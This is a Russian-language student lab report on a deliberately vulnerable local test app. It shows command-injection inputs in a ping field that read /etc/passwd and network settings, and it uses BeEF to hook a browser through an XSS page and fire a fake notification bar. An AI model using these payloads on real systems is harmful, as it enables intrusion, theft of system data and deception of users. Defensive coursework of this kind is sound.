
Домашняя работа № 3

Выполнила Вишняк Евгения

1. Запустить тестовое приложение test_app командой python3 runserver 0.0.0.0:8000.
   Подготовка: открыть вкладку пинга в браузере (http://127.0.0.1:8000/core/ping). На экране вы видите интерфейс для проверки доступности серверов командой ping. Этот интерфейс не защищен от инъекций и позволяет выполнить любую команду операционной системы (в данном случае Linux).

   Проверила ping, все работает:




   Вводя в поле ввода команды, содержащие инъекции, найти в одном из внутренних каталогов сервера файл topsecret и получить записанный в нем текст.

   Для начала командой

   8.8.8.8 & tree


   вывожу структуру файлов на сервере. При помощи поиска (Ctrl+F) нахожу все файлы, содержащие «secr»:



Файла topsecret в структуре нет. Но есть secret1.txt. При помощи команды

8.8.8.8 & cat core/static/secret1.txt

посмотрим его содержимое:



Файл содержит текст «HELLO pentest».

Вводя в поле ввода команды, содержащие инъекции получить текст файла /etc/passwd

Команда
8.8.8.8 & cat /etc/passwd

Результат:

```
Результат
  root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:992:992:systemd Time Synchronization:/:/usr/sbin/nologin
```

Вводя в поле ввода команды, содержащие инъекции получить информацию о сети сервера (команда ip a).

Команда

8.8.8.8 & ip a

Результат выполнения:

```
Результат
  1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d2:26:79 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 76736sec preferred_lft 76736sec
    inet6 fe80::86aa:d85e:51e6:58eb/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=106 time=48.3 ms

--- 8.8.8.8 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 48.255/48.255/48.255/0.000 ms
```


В качестве решения прикрепить скриншоты из веб-интерфейса.

Выполнено.

2. Подготовка: запустить beef-xss командой sudo beef-xss (если не установлен, то сначала выполнить sudo apt update; sudo apt install beef-xss). Задать пароль, если не задан ранее. Открыть панель управления beef по


адресу http://127.0.0.1:3000/ui/panel, авторизоваться (логин beef, пароль задан ранее).

Результат:




Запустить тестовое приложение test_app командой python3 runserver 0.0.0.0:8000 (если еще не запущено). Открыть вкладку XSS в браузере (http://127.0.0.1:8000/core/xss).

Для чистоты эксперимента открою ссылку в другом браузере:




Вернуться в интерфейс beef, убедится, что браузер захвачен и выполнить команду отправки сообщения от камеры (WebCam Flash). Проверить, что на странице тестового приложения появилось сообщение, сделать его скриншот.

Браузер захвачен, отправляю команду отправки сообщения:




Сообщение на странице тестового приложения:




Выполнить команду определения наличия антивируса (Detect Antivirus). Проверить, что антивирус не найден, сделать скриншот сообщения об этом.

Посылаю команду:




Результат:




Антивирус не обнаружен.

Выполнить команду отправки поддельной панели уведомления (Fake notification bar (Firefox)). Проверить, что на странице тестового приложения появилась всплывающая панель. Сделать скриншот.

Поскольку я использую Chrominium, то команду выполняю при помощи Fake notification bar (Chrome):



Результат:



В качестве решения прикрепить скриншоты.

Выполнено.